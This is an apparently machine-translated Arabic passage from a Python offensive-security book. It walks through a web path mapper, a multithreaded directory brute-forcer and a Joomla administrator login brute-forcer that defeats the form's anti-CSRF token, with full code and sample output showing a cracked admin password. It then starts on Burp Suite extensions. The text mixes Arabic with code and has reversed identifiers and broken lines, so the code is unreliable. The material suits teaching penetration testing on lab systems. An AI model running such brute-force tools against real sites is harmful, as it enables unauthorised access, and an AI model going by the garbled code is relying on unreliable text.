باستثناء urllib2.HTTPErrorكخطأ: #print"فشل % "%sرمز الخطأ

يمر

"Spawning thread: %d" % it = threading.Thread(target=test_remote) t.start()
for i in range(threads): print
```

Machine Translated by Google

نبدأ بتحديد موقع الويب المستهدف البعيد والمجلد المحلي الذي قمنا بتنزيل تطبيق الويب واستخراجه إليه. كما نُنشئ قائمة بسيطة بامتدادات الملفات التي لا نرغب في تحديد بصمتها. قد تختلف هذه القائمة باختلاف التطبيق المستهدف. المتغير web_pathsهو كائن قائمة الانتظار الذي سنخزن فيه الملفات التي سنحاول تحديد موقعها على الخادم البعيد. ثم نستخدم الدالة os.walkللتنقل عبر جميع الملفات والمجلدات في مجلد تطبيق الويب المحلي. أثناء تنقلنا عبر الملفات والمجلدات، نقوم بإنشاء المسار الكامل للملفات المستهدفة واختبارها مقابل قائمة التصفية الخاصة بنا للتأكد من أننا نبحث فقط عن أنواع الملفات التي نريدها. لكل ملف صالح نجده محليًا، نضيفه إلى قائمة انتظار .web_paths

بالنظر إلى أسفل البرنامج النصي ، نقوم بإنشاء عدد من العمليات (كما هو مُحدد في أعلى الملف) والتي سيتم استدعاء كل منها بالدالة . test_remote تعمل الدالة test_remoteفي حلقة تستمر في التنفيذ حتى تصبح قائمة انتظار web_pathsفارغة. في كل تكرار للحلقة، نستخرج مسارًا من قائمة الانتظار ، ونضيفه إلى المسار الأساسي للموقع المستهدف، ثم نحاول استرداده.

إذا نجحنا في استرجاع الملف، فسنُخرج رمز حالة HTTPوالمسار الكامل للملف . أما إذا لم يُعثر على الملف أو كان محميًا بملف .sseccath ، فسيؤدي ذلك إلى ظهور خطأ في ، urllib2والذي سنتعامل معه حتى تستمر الحلقة في التنفيذ.

Machine Translated by Google
لأغراض الاختبار، قمتُ بتثبيت Joomla 3.1.1على جهاز Kali VMالخاص بي، ولكن يمكنك استخدام أي تطبيق ويب مفتوح المصدر يمكنك نشره بسرعة أو لديك بالفعل قيد التشغيل. عند تشغيل ملف web_app_mapper.py، ستظهر لك مخرجات مشابهة لما يلي:

إنشاء سلسلة العمليات: 0إنشاء سلسلة العمليات: 1إنشاء سلسلة العمليات: 2إنشاء سلسلة العمليات: 3إنشاء سلسلة العمليات: 4إنشاء سلسلة العمليات: 5إنشاء سلسلة العمليات: 6إنشاء سلسلة العمليات: 7إنشاء سلسلة العمليات: 8إنشاء سلسلة العمليات:
com_admin/models/profile.php [200] => /administrator/components/com_admin/controllers/profile.php
[200] => /administrator/components/com_admin/models/index.html [200] => /administrator/components/
com_admin/index.html [200] => /administrator/components/com_admin/helpers/html/index.html
=> /administrator/components/com_admin/controllers/index.html [200] => /administrator/components/
com_admin/admin.php [200] => /administrator/components/com_admin/helpers/index.html [200]
script.php [200] => /administrator/components/com_admin/admin.xml [200] => /administrator/components/
administrator/components/com_admin/controller.php [200] => /administrator/components/com_admin/
[200] => /administrator/cache/index.html [200] => /administrator/components/index.html [200] => /
9 [200] => /htaccess.txt [200] => /web.config.txt [200] => /LICENSE.txt [200] => /README.txt

كما تلاحظ، نحصل على بعض النتائج الصحيحة، بما في ذلك بعض ملفات .txt وملفات .XMLبالطبع، يمكنك إضافة المزيد من الميزات إلى البرنامج النصي لعرض الملفات التي تهمك فقط، مثل تلك التي تحتوي على كلمة "تثبيت ."

Machine Translated by Google

البحث الشامل عن الدلائل ومواقع الملفات: يفترض المثال السابق معرفة واسعة بالهدف. ولكن في كثير من الحالات، عند مهاجمة تطبيق ويب مخصص أو نظام تجارة إلكترونية ضخم، لن تكون على دراية بجميع الملفات المتاحة على خادم الويب. عادةً، ستستخدم برنامج زحف، مثل الموجود في Burp Suite، لزحف موقع الويب المستهدف لاكتشاف أكبر قدر ممكن من التطبيق. مع ذلك، في كثير من الأحيان، توجد ملفات تهيئة، وملفات تطوير متبقية، ونصوص تصحيح الأخطاء، وغيرها من الأدلة الأمنية التي قد تكشف معلومات حساسة أو وظائف لم يقصدها مطور البرنامج. الطريقة الوحيدة لاكتشاف هذا المحتوى هي استخدام أداة بحث شامل للعثور على أسماء الملفات والدلائل الشائعة.

سنقوم بإنشاء أداة بسيطة تستقبل قوائم الكلمات من أدوات البحث الشائعة مثل مشروع DirBuster [10] أو SVNDigger [11]، وتحاول اكتشاف

استيراد urllib2 استيراد threading
استيراد urllib استيراد Queue

موضوع = 50

target_url = "http://testphp.vulnweb.com" target_wordlist = "vnp.txt" # من SVNDigger

سيرة ذاتية =لا شيء

وكيل المستخدم = "Mozilla/5.0 (X11; Linux x86_64; rv:19.0) Gecko/20100101 Firefox/19.0"

دالة بناء قائمة الكلمات (ملف قائمة الكلمات):

#قراءة قائمة الكلمات fd = open(wordlist_file,"rb")

raw_words = fd.readlines() fd.close()

تم العثور على السيرة الذاتية =خطأ الكلمات =قائمة الانتظار,قائمة الانتظار()

for word in raw_words:

كلمة =كلمة.pirtsr()

إذا لم تكن السيرة الذاتية فارغة:

إذا تم العثور على السيرة الذاتية:
الكلمات.ضع(الكلمة)
آخر:
إذا كانت الكلمة تساوي :"resume"
%s" % resume :استئناف قائمة الكلمات من"found_resume = True print

آخر:
words.put(word)

كلمات العودة

هذه الدالة المساعدة بسيطة للغاية. نقرأ ملف قائمة الكلمات ثم نبدأ بالتكرار على كل سطر في الملف .لدينا بعض الوظائف المدمجة التي تسمح لنا باستئناف جلسة التخمين العشوائي إذا انقطع اتصال الشبكة أو تعطل الموقع المستهدف. يمكن تحقيق ذلك ببساطة عن طريق تعيين متغير الاستئناف إلى آخر مسار جربه المهاجم.

Machine Translated by Google

بعد تحليل الملف بالكامل، نُعيد قائمة انتظار مليئة بالكلمات لاستخدامها في دالة البحث الشامل. سنعيد استخدام هذه الدالة لاحقًا في هذا الفصل.

نريد توفير بعض الوظائف الأساسية لبرنامجنا النصي الخاص باختراق الصلاحيات. أولها القدرة على تطبيق قائمة من الامتدادات لاختبارها عند إرسال الطلبات. في بعض الحالات، قد ترغب في تجربة ليس فقط / adminمباشرةً، على سبيل المثال، بل أيضًا admin.phpو admin.incو admin.html.

```
def dir_bruter(word_queue,extensions=None):

بينما لا تكون قائمة الكلمات فارغة: محاولة =قائمة
الكلمات.teg()

قائمة_المحاولات [] =

#تحقق مما إذا كان هناك امتداد ملف؛ إذا لم يكن كذلك، #فهذا مسار دليل نقوم بتخمينه

إذا لم تكن النقطة موجودة في قائمة المحاولات: أضف "/%s/"إلى قائمة المحاولات، وإلا:

attempt_list.append("/%s" % attempt)

#إذا أردنا استخدام أسلوب التجربة والخطأ لاختراق الامتدادات
في حالة الامتدادات:
للحصول على امتداد في الامتدادات:
attempt_list.append("/%s%s" % (attempt,extension))

#تكرار قائمة المحاولات الخاصة بنا لـ bruteفي :attempt_list

url = "%s%s" % (target_url,urllib.quote(brute))

حاول: الرؤوس {} =

Agent"] = user_agent r = urllib2.Request(url,headers=headers)
headers["User-

response = urllib2.urlopen(r)

إذا كان طول الاستجابة المقروءة (response.read())هو:
print "[%d] => %s" % (response.code,url)

urllib2.URLError,e: باستثناء

إذا كان للعنصر eالخاصية 'code'وكان رمز eلا يساوي :404اطبع (e.code,url) %
"!!! %d => %s"

يمر
```

تقبل دالة dir_bruterكائن Queueيحتوي على كلمات تُستخدم في عملية التخمين العشوائي، وقائمة اختيارية من امتدادات الملفات المراد اختبارها. نبدأ باختبار وجود امتداد ملف في الكلمة الحالية ،وإذا لم يكن موجودًا، نتعامل معها كمجلد نريد اختباره على خادم الويب البعيد. إذا تم تمرير قائمة بامتدادات الملفات ،نأخذ الكلمة الحالية ونطبق عليها كل امتداد ملف نريد اختباره. من المفيد هنا التفكير في استخدام امتدادات مثل .bak giro. وبالإضافة إلى امتدادات لغات البرمجة العادية. بعد إنشاء قائمة بمحاولات التخمين العشوائي، نُعيّن رأس User-Agentإلى قيمة غير ضارة ونختبر خادم الويب البعيد. إذا كان رمز الاستجابة ،200نعرض عنوان ، URLوإذا تلقينا أي شيء آخر غير ،404نعرضه أيضًا لأن هذا قد يشير إلى شيء مثير للاهتمام على خادم الويب البعيد.

الخادم باستثناء خطأ "الملف غير موجود".

من المفيد الانتباه إلى مخرجاتك والتفاعل معها، لأنه اعتمادًا على إعدادات خادم الويب البعيد، قد تحتاج إلى تصفية المزيد من رموز أخطاء HTTPلتنظيفها.

Machine Translated by Google

النتائج. لنكمل البرنامج النصي من خلال إعداد قائمة الكلمات، وإنشاء قائمة بالامتدادات، وتشغيل خيوط التخمين العشوائي.

```
build_wordlist(wordlist_file) extensions = [".php",".bak",".orig",".inc"]
                                                word_queue =

        for i in range(threads):
                        t = threading.Thread(target=dir_bruter,args=(word_queue,extensions,)) t.start()
```

إنّ مقتطف الشفرة أعلاه واضحٌ تماماً، ومن المفترض أن يكون مألوفاً لديك الآن. نحصل على قائمة الكلمات التي نريد اختبارها باستخدام أسلوب التجربة والخطأ، وننشئ قائمة بسيطة بامتدادات الملفات التي نريد التحقق منها، ثم نقوم بتشغيل مجموعة من العمليات لتنفيذ هذا الاختبار.

Machine Translated by Google

اختبار سريع: لدى OWASPقائمة بتطبيقات ويب معرضة للثغرات الأمنية، سواءً كانت متصلة بالإنترنت أو غير متصلة (أجهزة افتراضية، ملفات ISO، إلخ)، يمكنك اختبار أدواتك عليها. في هذه الحالة، يشير عنوان URLالمذكور في شفرة المصدر إلى تطبيق ويب يحتوي على خلل متعمد، مُستضاف على Acunetix. الميزة الرائعة هي أنها تُظهر لك مدى فعالية استخدام أسلوب التجربة والخطأ لاختراق تطبيق ويب. أنصحك بتعيين قيمة منطقية لمتغير thread_count ، مثل 5، ثم تشغيل البرنامج النصي. ستلاحظ سريعًا نتائج مشابهة لما يلي:

[200] => http://testphp.vulnweb.com/index.php [200] => http://testphp.vulnweb.com/logout.php [200] => http://testphp.vulnweb.com/categories.php index.bak [200] => http://testphp.vulnweb.com/search.php [200] => http://testphp.vulnweb.com/login.php [200] => http://testphp.vulnweb.com/images/ [200] => http://testphp.vulnweb.com/CVS/ [200] => http://testphp.vulnweb.com/admin/ [200] => http://testphp.vulnweb.com/

كما ترون، نحصل على نتائج مثيرة للاهتمام من الموقع الإلكتروني البعيد. لا أستطيع التأكيد بما فيه الكفاية على أهمية إجراء اختبار شامل للمحتوى على جميع أهداف تطبيق الويب الخاص بكم.

Machine Translated by Google

اختراق نماذج HTMLباستخدام أساليب التخمين العشوائي: قد تحتاج في مسيرتك المهنية في مجال اختراق المواقع الإلكترونية إلى الوصول إلى هدف ما، أو إذا كنت تعمل كمستشار، فقد تحتاج إلى تقييم قوة كلمة المرور على نظام ويب قائم. أصبح من الشائع بشكل متزايد أن تحتوي أنظمة الويب على حماية ضد التخمين العشوائي، سواءً كان ذلك من خلال اختبار CAPTCHA، أو معادلة رياضية بسيطة، أو رمز تسجيل دخول يُرسل مع الطلب. يوجد عدد من أدوات التخمين العشوائي التي يمكنها اختراق طلب POSTإلى برنامج تسجيل الدخول، ولكنها في كثير من الأحيان لا تتمتع بالمرونة الكافية للتعامل مع المحتوى الديناميكي أو التحقق من هوية المستخدم. سنقوم بإنشاء أداة تخمين عشوائي بسيطة ستكون مفيدة ضد Joomla، وهو نظام إدارة محتوى شائع. تتضمن أنظمة Joomlaالحديثة بعض التقنيات الأساسية لمكافحة التخمين العشوائي، ولكنها لا تزال تفتقر إلى قفل الحسابات أو اختبارات CAPTCHAقوية بشكل افتراضي.

لاختراق جوملا باستخدام أسلوب التجربة والخطأ، لدينا شرطان أساسيان: استخراج رمز تسجيل الدخول من نموذج تسجيل الدخول قبل محاولة إدخال كلمة المرور، والتأكد من قبول ملفات تعريف الارتباط في جلسة . urllib2لتحليل قيم نموذج تسجيل الدخول، سنستخدم فئة HTMLParserالأصلية في بايثون. ستكون هذه جولة سريعة ومفيدة لبعض الميزات الإضافية في urllib2التي يمكنك استخدامها عند بناء أدوات لأهدافك الخاصة. لنبدأ بالاطلاع على نموذج تسجيل دخول مدير جوملا، والذي يمكن الوصول إليه عبر الرابط http://<yourtarget>.com/administrator/. حرصاً على الإيجاز، قمت بتضمين عناصر النموذج ذات الصلة فقط.

```
<form action="/administrator/index.php" method="post" id="form-login" class="form-inline">

> "اسم المستخدم"=redlohecalp<input name="username" tabindex="1" id="mod-login-username" type="text" class="input-medium"
size="15"/

> "كلمة المرور"=redlohecalp<input name="passwd" tabindex="2" id="mod-login-password" type="password" class="input-medium"
size="15"/

<select id="lang" name="lang" class="inputbox advancedSelect">
select>/>الإنجليزية (المملكة المتحدة)<"BGoption> <option value="en-/>الافتراضية- اللغة "detceles"=detceles<option value=""
option> </

name="return" value="aW5kZXgucGhw"/> <input type="hidden" name="1796bae450f8430ba0d2de1656f3e0ec" value="1" />
<input type="hidden" name="option" value="com_login"/> <input type="hidden" name="task" value="login"/> <input type="hidden"

</form>
```

بالاطلاع على هذا النموذج، نكتشف معلومات قيّمة سنحتاج إلى دمجها في أداة الاختراق. أولًا، يُرسل النموذج إلى المسار administrator/index.php / عبر طلب HTTP POST. ثانيًا، جميع الحقول المطلوبة لإتمام عملية إرسال النموذج بنجاح. على وجه الخصوص، إذا نظرت إلى الحقل المخفي الأخير، ستلاحظ أن سمة الاسم فيه مُعيّنة على سلسلة نصية طويلة عشوائية. هذا هو العنصر الأساسي في تقنية جوملا المضادة لهجمات الاختراق. تُقارن هذه السلسلة العشوائية بجلسة المستخدم الحالية، والمخزّنة في ملف تعريف ارتباط (cookie). حتى لو كنت تُمرّر بيانات الاعتماد الصحيحة إلى برنامج معالجة تسجيل الدخول، فإن عدم وجود الرمز المميز العشوائي سيؤدي إلى فشل عملية المصادقة. هذا يعني أنه يجب علينا استخدام مسار الطلب التالي في أداة الاختراق الخاصة بنا لكي ننجح في اختراق جوملا: 1. استرجاع صفحة تسجيل الدخول، وقبول جميع ملفات تعريف الارتباط المُسترجعة.

2. قم بتحليل جميع عناصر النموذج من HTML.

3. قم بتعيين اسم المستخدم و/أو كلمة المرور إلى تخمين من قاموسنا.

Machine Translated by Google

.4أرسل طلب HTTP POST إلى برنامج معالجة تسجيل الدخول متضمنًا جميع حقول نموذج HTMLو
ملفات تعريف الارتباط المخزنة.

.5اختبار لمعرفة ما إذا كنا قد سجلنا الدخول بنجاح إلى تطبيق الويب.

ستلاحظ أننا سنستخدم بعض التقنيات الجديدة والقيّمة في هذا البرنامج النصي. أودّ أن أنوّه أيضًا إلى ضرورة عدم "تدريب" أدواتك على هدف حقيقي؛ بل قم دائمًا بتثبيت تطبيق الويب المستهدف باستخدام بيانات اعتماد معروفة، وتأكد من حصولك على النتائج المرجوة.

لنفتح ملف بايثون جديد باسم joomla_killer.pyوندخل الكود التالي:

استيراد urllib2استيراد urllibاستيراد cookielibاستيراد threadingاستيراد sysاستيراد Queue

من HTMLParserاستورد HTMLParser

#الإعدادات العامة "admin" = 10 = user_thread

اسم المستخدم

wordlist_file = "/tmp/cain.txt"

=لا شيء سيرة ذاتية

#إعدادات خاصة بالهدف "http://192.168.112.131/administrator/index.php" target_post = "index.php"
target_url = "http://192.168.112.131/administrator/"

"اسم المستخدم" =حقل اسم المستخدم "كلمة المرور" =حقل كلمة المرور

"الإدارة - لوحة التحكم" = success_check

تستحق هذه الإعدادات العامة بعض التوضيح. المتغير target_urlهو المكان الذي سيقوم فيه البرنامج النصي بتنزيل وتحليل كود HTML. أما المتغير target_postفهو المكان الذي سنرسل إليه محاولة اختراق كلمة المرور. بناءً على تحليلنا الموجز لكود HTMLفي صفحة تسجيل الدخول إلى جوملا، يمكننا تعيين المتغيرين username_fieldو password_fieldإلى الاسم المناسب لعناصر HTML.

متغيرنا success_checkعبارة عن سلسلة نصية سنتحقق منها بعد كل محاولة اختراق لتحديد ما إذا كنا قد نجحنا أم لا. لنبدأ الآن بإنشاء البنية التحتية لبرنامج الاختراق؛ بعض الأكواد التالية مألوفة، لذا سأركز فقط على أحدث التقنيات.

class Bruter(object):
def __init__(self, username, words):

اسم المستخدم الخاص بالمستخدم =اسم المستخدم
self.password_q = words self.found = False

اطبع "تم الانتهاء من الإعداد لـ: %s" % اسم المستخدم

def run_bruteforce(self):

for i in range(user_thread): t = threading.Thread(target=self.web_bruter) t.start()

web_bruter(self): دالة

بينما لم تكن قائمة كلمات المرور فارغة ولم يتم العثور على كلمة المرور: self.password_q.get().rstrip()
brute =
jar = cookielib.FileCookieJar("cookies")
opener = urllib2.build_opener(urllib2.HTTPCookieProcessor(jar))

Machine Translated by Google

```
response = opener.open(target_url)
page = response.read()
print "محاولة: %d : %s (%s متبقي)" % (self.username,brute,self.password_q.qsize())
parser = BruteParser()
parser.feed(page) #استخراج الحقول المخفية
post_tags = parser.tag_results
post_tags[username_field] = self.username
post_tags[password_field] = brute #أضف حقلي اسم المستخدم وكلمة المرور
login_data = urllib.urlencode(post_tags)
login_response = opener.open(target_post, login_data)
login_result = login_response.read()
self.found = True إذا كان التحقق من النجاح موجودًا في نتيجة تسجيل الدخول:
print "اطبع [*]"تم تنفيذ عملية التخمين بنجاح." اطبع [*]"اسم المستخدم: %s"% اسم المستخدم اطبع [*]"
print "كلمة المرور: %s"% التخمين اطبع [*]"جارٍ انتظار انتهاء العمليات الأخرى..."
```

هذه هي فئة الاختراق الأساسية لدينا، والتي ستتولى معالجة جميع طلبات HTTP وإدارة ملفات تعريف الارتباط. بعد الحصول على محاولة كلمة المرور، نقوم بإعداد مخزن ملفات تعريف الارتباط باستخدام فئة FileCookieJar التي ستخزن ملفات تعريف الارتباط في ملف خاص . ثم نقوم بتهيئة مُشغِّل urllib2 ، urllib2بتمرير مخزن ملفات تعريف الارتباط المُهيأ، مما يُخبر urllib2بتمرير أي ملفات تعريف ارتباط إليه. بعد ذلك، نُجري الطلب الأولي لاسترداد نموذج تسجيل الدخول. عندما نحصل على كود HTML الخام، نُمرره إلى مُحلِّل HTML ونستدعي دالة feed الخاصة به ، والتي تُعيد قاموسًا بجميع عناصر النموذج المُسترجعة. بعد تحليل كود HTML بنجاح، نستبدل حقلي اسم المستخدم وكلمة المرور بمحاولة الاختراق . ثم نقوم بتشفير متغيرات POST باستخدام URLencode ، ثم نُمررها في طلب HTTP اللاحق. بعد استرداد نتيجة محاولة المصادقة، نختبر ما إذا كانت المصادقة ناجحة أم لا . الآن، لنُنفذ جوهر معالجة HTML. أضف الفئة التالية إلى برنامج joomla_killer.py الخاص بك :

```
class BruteParser(HTMLParser):
    def __init__(self): HTMLParser.__init__(self) self.tag_results = {}

    def handle_starttag(self, tag, attrs): دالة إذا كان tag يساوي "input": tag_name = None tag_value = None for name,value in attrs: إذا كان name يساوي "name":
        tag_name = value if name == "value":
        القيمة = قيمة_الوسم
    إذا لم يكن اسم_الوسم فارغًا: stluser_gat.fles[اسم_الوسم] = القيمة
```

يشكل هذا فئة تحليل HTML المحددة التي نريد استخدامها ضد هدفنا. بعد إتقان أساسيات استخدام فئة HTMLParser ، يمكنك تكييفها لاستخراج المعلومات من أي تطبيق ويب قد تستهدفه. أول ما نفعله هو إنشاء قاموس يحتوي على...

Machine Translated by Google

سيتم تخزين النتائج .عند استدعاء دالة التغذية ، يتم تمرير مستند HTMLبالكامل، ويتم استدعاء دالة handle_starttag عند مصادفة أي وسم على وجه الخصوص، نبحث عن وسوم ، HTMLinputوتتم المعالجة الرئيسية عند التأكد من العثور على أحدها.

نبدأ بالتكرار على سمات الوسم، وإذا وجدنا سمات الاسم أو القيمة ،فإننا نربطها بقاموس .tag_results بعد معالجة ،HTMLيمكن لفئة التخمين لدينا استبدال حقلي اسم المستخدم وكلمة المرور مع ترك بقية الحقول سليمة.

HTM LPA R SER 101

توجد ثلاث طرق أساسية يمكنك استخدامها عند التعامل مع فئة HTMLParser : handle_starttag و handle_endtag و handle_data . تُستدعى الدالة handle_starttag عند مصادفة وسم HTMLمفتوح، بينما تُستدعى الدالة handle_endtag عند مصادفة وسم HTMLمغلق. أما الدالة handle_data فتُستدعى عند وجود نص خام بين الوسوم. تختلف نماذج الدوال لكل طريقة اختلافًا طفيفًا، كما يلي:

```
handle_starttag(self,
tag, attributes) handle_endttag(self, tag) handle_data(self, data)
```

مثال سريع لتوضيح ذلك:

```
<eltit>لغة بايثون رائعة!</title>
```

```
<= handle_starttag سيكون متغير الوسم هو "title" => handle_data سيكون متغير البيانات هو "Python rocks!" => handle_endtag سيكون متغير الوسم هو "title"
```

من خلال هذا الفهم الأساسي للغاية لفئة HTMLParser ، يمكنك القيام بأشياء مثل تحليل النماذج، والعثور على الروابط لأغراض الزحف، واستخراج كل النص النقي لأغراض استخراج البيانات، أو العثور على جميع الصور في الصفحة.

لإنهاء شرحنا لأداة البحث الشامل في جوملا، دعونا ننسخ ونلصق دالة build_wordlist من القسم السابق ونضيف الكود التالي:

```
#ألصق دالة build_wordlist هنا

الكلمات =بناء_قائمة_الكلمات(ملف_قائمة_الكلمات)

= Bruter(username,words) bruter_obj.run_bruteforce()
bruter_obj
```

هذا كل شيء! نقوم ببساطة بتمرير اسم المستخدم وقائمة الكلمات الخاصة بنا إلى فئة Bruter الخاصة بنا ونشاهد السحر يحدث.

Machine Translated by Google

اختبار النظام: إذا لم يكن لديك Joomla مثبتًا على جهاز Kali الظاهري، فيجب عليك تثبيته الآن. عنوان جهازي الظاهري المستهدف هو 192.168.112.131، وأستخدم قائمة كلمات مرور مقدمة من Cain and Abel [12] ، وهي مجموعة أدوات شائعة لاختراق كلمات المرور. لقد قمتُ بتعيين اسم المستخدم إلى admin وكلمة المرور إلى justin، أضفتُ بعض كلمات المرور الأكثر شيوعًا إلى ملف قائمة كلمات المرور، ثم أضفتُ كلمة justin إلى ملف قائمة كلمات المرور الخاص بي. أخيرًا، قمتُ بتشغيل Joomla Brute Force Tool للتأكد من عمله.

```
0racl38 (306697 :محاولة admin: تم الانتهاء من الإعداد لـ $python2.7 joomla_killer.py
(متبقية admin :

جارٍ المحاولة: المسؤول : ! %$#@(متبقي (306697
محاولة: المسؤول : ! ^%$#@(متبقي -- (306697مقتطف-- محاولة: المسؤول : 1p2o3i(متبقي
306659)

محاولة الاتصال: المسؤول : 1qw23e (306657متبقية)
جارٍ المحاولة: المسؤول : 1q2w3e(متبقي (306656
محاولة الاتصال: 1sanjose (306655 : adminمتبقي)
محاولة: المسؤول : 2(متبقي (306655
محاولة: المدير : جاستن 306655)متبقي)
محاولة الاتصال: المسؤول : 2112(متبقي (306646
[*]تم تنفيذ هجوم القوة الغاشمة بنجاح.
[*]اسم المستخدم: [*] adminكلمة المرور: [*] justinجارٍ انتظار انتهاء العمليات الأخرى...

محاولة: المسؤول : 249(متبقي (306646
محاولة الاتصال: 2welcome (306646 : adminمتبقي)
```

يمكنك ملاحظة نجاحه في اختراق لوحة تحكم إدارة جوملا وتسجيل الدخول إليها. وللتأكد من ذلك، يمكنك تسجيل الدخول يدويًا. بعد اختبار ذلك محليًا والتأكد من عمله، يمكنك استخدام هذه الأداة على أي تثبيت جوملا تختاره.

[10] مشروع DirBuster: https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project [11] مشروع SVNDigger: https://www.mavitunasecurity.com/blog/svn-digger-better-lists-for-forced-browsing/ [12] قابيل وهابيل: http://www.oxid.it/cain.html

Machine Translated by Google

الفصل السادس: توسيع نطاق Burp Proxy

إذا سبق لك محاولة اختراق تطبيق ويب، فمن المحتمل أنك استخدمت Burp Suite للزحف إلى المواقع، وتوجيه حركة مرور المتصفح، وتنفيذ هجمات أخرى. تتضمن الإصدارات الحديثة من Burp Suite إمكانية إضافة أدواتك الخاصة، المسماة "الإضافات"، إلى Burp. باستخدام Python أو Ruby أو Java، يمكنك إضافة لوحات في واجهة المستخدم الرسومية لـ Burp، وبناء تقنيات أتمتة داخل Burp Suite. سنستفيد من هذه الميزة ونضيف بعض الأدوات المفيدة إلى Burp لتنفيذ الهجمات والاستطلاع الموسع. ستُمكّننا الإضافة الأولى من استخدام طلب HTTP مُعترض من Burp Proxy كنقطة انطلاق لإنشاء أداة اختبار تحوّر يمكن تشغيلها في Burp Intruder. أما الإضافة الثانية، فستتفاعل مع واجهة برمجة تطبيقات Microsoft Bing لعرض جميع المضيفات الافتراضية الموجودة على نفس عنوان IP الخاص بموقعنا المستهدف، بالإضافة إلى أي نطاقات فرعية مُكتشفة للنطاق المستهدف.

سأفترض أنك سبق لك استخدام Burp وأنك تعرف كيفية اعتراض الطلبات باستخدام أداة Proxy، بالإضافة إلى كيفية إرسال طلب معترض إلى Burp Intruder. إذا كنت بحاجة إلى شرح لكيفية القيام بهذه المهام، فيُرجى زيارة موقع PortSwigger Web Security (http://www.portswigger.net/) للبدء.

عليّ أن أعترف أنني عندما بدأتُ استكشاف واجهة برمجة تطبيقات Burp Extender، احتجتُ إلى بعض المحاولات لفهم كيفية عملها. وجدتها مُربكةً بعض الشيء، فأنا مُبرمج بايثون مُتخصص ولديّ خبرة محدودة في تطوير جافا. لكنني وجدتُ عددًا من الإضافات على موقع Burp الإلكتروني، والتي أتاحت لي رؤية كيفية تطوير الآخرين لإضافاتهم، واستخدمتُ تلك التجارب السابقة لفهم كيفية البدء في كتابة الكود الخاص بي. سأُغطي بعض الأساسيات حول توسيع الوظائف، وسأُوضح لكم أيضًا كيفية استخدام وثائق واجهة برمجة التطبيقات كدليل لتطوير إضافاتكم الخاصة.

Machine Translated by Google

أولاً، قم بتنزيل برنامج Burpمن الموقع http://www.portswigger.net/جهّزه للانطلاق. مع الأسف، ستحتاج إلى تثبيت حديث لجافا، وهو متوفر في جميع أنظمة التشغيل، إما بحزم أو ببرامج تثبيت. الخطوة التالية هي الحصول على ملف JARالخاص بـ Jython(وهو تطبيق بايثون مكتوب بلغة جافا)؛ سنستخدمه في .Burpيمكنك إيجاد هذا الملف على موقع No Starchمع بقية شفرة الكتاب .(www.nostarch.com/blackhatpython/)أو قم بزيارة الموقع الرسمي، http://www.jython.org/downloads.html، ثم حدد برنامج التثبيت المستقل .Jython 2.7

لا تدع الاسم يخدعك؛ إنه مجرد ملف .JARاحفظ ملف JARفي مكان يسهل تذكره، مثل سطح المكتب.


بعد ذلك، افتح نافذة طرفية سطر الأوامر، وقم بتشغيل Burpعلى النحو التالي:

```
#> java -XX:MaxPermSize=1G -jar burpsuite_pro_v1.6.jar
```

سيؤدي هذا إلى تشغيل Burpوسترى واجهة المستخدم الخاصة به مليئة بعلامات التبويب الرائعة، كما هو موضح في الشكل .6-1

والآن، دعونا نوجه Burpإلى مترجم Jythonالخاص بنا. انقر على علامة التبويب ، Extenderثم انقر على علامة التبويب . Optionsفي قسم بيئة Python، حدد موقع ملف Jython JARالخاص بك، كما هو موضح في الشكل .6-2

يمكنك ترك باقي الخيارات كما هي، وسنكون جاهزين لبدء برمجة أول إضافة لنا.
هيا بنا نبدأ!



الشكل .6-1تم تحميل واجهة المستخدم الرسومية لبرنامج Burp Suiteبشكل صحيح

Machine Translated by Google



